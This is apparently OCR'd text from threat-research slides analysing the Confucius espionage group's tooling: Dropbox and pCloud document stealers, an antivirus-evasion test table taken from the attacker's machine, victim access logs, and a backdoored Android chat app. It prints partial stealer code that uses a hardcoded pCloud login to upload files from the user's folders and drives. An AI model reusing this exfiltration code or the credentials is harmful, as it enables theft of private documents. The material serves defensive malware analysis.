
- Enumerating the deleted files



```
DeletedMetadata(name=u'Visiting Card Afzaal [redacted].docx', path_lower=u'/afzaal{2c9f1032}/visiting
DeletedMetadata(name=u'The Transport Officer.docx', path_lower=u'/afzaal{2c9f1032}/the transport
DeletedMetadata(name=u'The General Manager (Sales).docx', path_lower=u'/afzaal{2c9f1032}/the gen
DeletedMetadata(name=u'The Deputy Commissioner.docx', path_lower=u'/afzaal{2c9f1032}/the deputy
DeletedMetadata(name=u'The Anti-Honour Killings Laws (Criminal Laws Amendment) Bill, 2014.pdf',
DeletedMetadata(name=u'Stationary.doc', path_lower=u'/afzaal{2c9f1032}/stationary.doc', path_dis
DeletedMetadata(name=u'Shortage of Water.docx', path_lower=u'/afzaal{2c9f1032}/shortage of water
DeletedMetadata(name=u'REPRESENTATION TO SPEAKER NATIONAL HEARING.docx', path_lower=u'/afzaal{2c
DeletedMetadata(name=u'PROFILE OF NATIONAL FOOD SECURITY AND RESEARCH.docx', path_lower=u'/afzaa
DeletedMetadata(name=u'OGDCL.docx', path_lower=u'/afzaal{2c9f1032}/ogdcl.docx', path_display=u'/
DeletedMetadata(name=u'Office of Chairman.docx', path_lower=u'/afzaal{2c9f1032}/office of chairm
DeletedMetadata(name=u'Non Aligned states. final.pptx', path_lower=u'/afzaal{2c9f1032}/non align
DeletedMetadata(name=u'New List of Committee meetings.docx', path_lower=u'/afzaal{2c9f1032}/new
DeletedMetadata(name=u'National Assembly of Pakistan.pdf', path_lower=u'/afzaal{2c9f1032}/nation
DeletedMetadata(name=u'Microsoft Word - legalguide.pdf', path_lower=u'/afzaal{2c9f1032}/microsof
```

Confucius – Swissknife


- Enumerating the deleted folders



```
DeletedMetadata(name=u'Afzaal{2C9F1032}', path_lower=u'/afzaal{2c9f1032}', path_display=u'
DeletedMetadata(name=u'Awais{D02DB714}', path_lower=u'/awais{d02db714}', path_display=u'/A
DeletedMetadata(name=u'Dell{42321B59}', path_lower=u'/dell{42321b59}', path_display=u'/Del
DeletedMetadata(name=u'mohammad [redacted]{A43A8D28}', path_lower=u'/mohammad [redacted]{a43a8d2
DeletedMetadata(name=u'Altaf[redacted]{9E5014A2}', path_lower=u'/alta[redacted]9e5014a2}', path_
DeletedMetadata(name=u'Sehr{3609E588}', path_lower=u'/sehr{3609e588}', path_display=u'/Seh
DeletedMetadata(name=u'gggg{C47F812F}', path_lower=u'/gggg{c47f812f}', path_display=u'/ggg
DeletedMetadata(name=u'AVASTx{1282DBA6}', path_lower=u'/avastx{1282dba6}', path_display=u'
DeletedMetadata(name=u'AK{9E8C521F}', path_lower=u'/ak{9e8c521f}', path_display=u'/AK{9E8C
DeletedMetadata(name=u'Amer{A27121AD}', path_lower=u'/amer{a27121ad}', path_display=u'/Ame
DeletedMetadata(name=u'hunter{78B1B493}', path_lower=u'/hunter{78b1b493}', path_display=u'
DeletedMetadata(name=u'Dell{A209BC60}', path_lower=u'/dell{a209bc60}', path_display=u'/Del
DeletedMetadata(name=u'rm{8088E31B}', path_lower=u'/rm{8088e31b}', path_display=u'/rm{8088
DeletedMetadata(name=u'Asdaq{1E43014C}', path_lower=u'/asdaq{1e43014c}', path_display=u'/A
DeletedMetadata(name=u'Hp{ECE16209}', path_lower=u'/hp{ece16209}', path_display=u'/Hp{ECE1
DeletedMetadata(name=u'hawkl{F841378A}', path_lower=u'/hawkl{f841378a}', path_display=u'/h
DeletedMetadata(name=u'Get Started with Dropbox.pdf', path_lower=u'/get started with dropb
DeletedMetadata(name=u'Altaf{F2D44F0E}', path_lower=u'/altaf{f2d44f0e}', path_display=u'/A
```


Confucius – pCloud

- "pCloud" stealer
  - Uses pCloud API to upload documents with selected extensions (.pdf, .doc, .docx, .ppt, .pptx, .xls, and .xlsx)



Confucius – pCloud

- Using pCloud API to list files




Examples

Usage of API


```
>>> from pcloud import PyCloud
>>> pc = PyCloud('email@example.com', 'SecretPassword')
>>> pc.listfolder(folderid=0)
```

Confucius – pCloud



```
pc = PyCloud('[redacted]@linuxmail.org', 'QAZ1234567890')

def gad():


def countSol(coeff, start, end, rhs):


def main():
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Desktop')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Downloads')
    Visit(selectedDir)
    selectedDir = os.path.join(os.path.join(os.path.expanduser('~')), 'Documents')
    Visit(selectedDir)
    drives = win32api.GetLogicalDriveStrings()
    drives = drives.split('\x00')[:-1]
    for UPdrive in drives:
        selectedDir = UPdrive
        dType = win32file.GetDriveType(UPdrive)
        if not dType == 2 and dType == 3:
            if dType == 4 and UPdrive not in ('A:\\', 'a:\\', 'C:\\', 'c:\\'):
                Visit(selectedDir)
            return None
```

Confucius – pCloud




Osama	-	2/19/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/15/2018
Win7x86	-	2/16/2018
WIN64	-	2/16/2018

Confucius – pCloud

- Content from attacker’s machine

	AVAST	Kaspersky	McAFee	Windows Defender
ADVD	X	X	X	X
File Uploader(rework)	Pass	X	Pass	Pass
USBsucker	Pass	Pass	Pass	Pass
Smurf	X	X	X	X
Scrappy	X	X	Pass	Pass
Porky	Pass	Pass	Pass	Pass
DBSK	Pass	Pass	X	Pass
Winframe	X	X	X	X
pfwin	X	Pass	X	Pass
Tweety (mswin)	Pass	Pass	Pass	Pass

Confucius – pCloud




TRUE	1/30/2018 17:41	10[redacted]130	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 17:42	10[redacted]130	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 17:44	12[redacted].79	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 17:57	17[redacted].101	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 18:04	39[redacted]193	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 21:21	39[redacted]04	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	2/1/2018 11:18	18[redacted].113	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 21:20	39[redacted]123	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/31/2018 6:24	18[redacted].10	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/31/2018 6:53	12[redacted].162	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/31/2018 17:55	10[redacted].100	doc.docx	Chrome			Windows 10	IN	TRUE
TRUE	1/30/2018 12:54	18[redacted].143	doc.docx	Chrome			Windows 10	PK	TRUE
TRUE	1/30/2018 12:17	11[redacted]46.237	doc.docx	Unknown Browser			Windows 10	PK	TRUE
TRUE	1/31/2018 6:38	39[redacted]64	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/31/2018 6:38	39[redacted]64	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/31/2018 8:06	39[redacted]6	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/31/2018 8:09	39[redacted]6	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/31/2018 18:59	39[redacted]148	doc.docx	Firefox			Windows 7	PK	TRUE
TRUE	2/1/2018 14:00	11[redacted].246	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	2/2/2018 5:35	12[redacted].91	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/30/2018 12:11	45[redacted].2	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/30/2018 12:12	45[redacted].2	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	1/31/2018 6:58	11[redacted]100	doc.docx	Chrome			Windows 7	PK	TRUE
TRUE	2/1/2018 11:16	10[redacted].144	doc.docx	Unknown Browser			Windows 7	PK	TRUE
TRUE	2/1/2018 11:17	10[redacted].144	doc.docx	Unknown Browser			Windows 7	PK	TRUE
TRUE	2/1/2018 7:54	10[redacted]42	doc.docx	Chrome			Windows 8.1	PK	TRUE
TRUE	1/30/2018 18:45	10[redacted]203	doc.docx	Unknown Browser			Windows 8.1	PK	TRUE
TRUE	1/30/2018 12:22	17[redacted]41	doc.docx	Chrome			Windows 8.1	PK	TRUE
TRUE	2/1/2018 19:55								

Actual served:

Note: 1 indian


Confucius – TweetyChat

- "TweetyChat", backdoored Android chat application



Confucius – TweetyChat

- awsAccessKey and awsSecretKey are not hardcoded
- AWS keys are updated through Google Cloud Messaging platform (Firebase Cloud Messaging in newer versions)




Access Keys (Access Key ID and Secret Access Key)

Access keys consist of two parts: an access key ID (for example, `AKIAIOSFODNN7EXAMPLE`) and a secret access key (for example, `wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY`). You use access keys to sign programmatic requests that you make to AWS if you

use AWS CLI commands (using the SDKs) or using AWS API operations. For more information, see Signing AWS API Requests. Like a user name and password, you must use both the access key ID and secret access key together to authenticate your requests. Manage your access keys as securely as you do your user name and password.


Confucius – TweetyChat

- Google Cloud/ Firebase message receiver



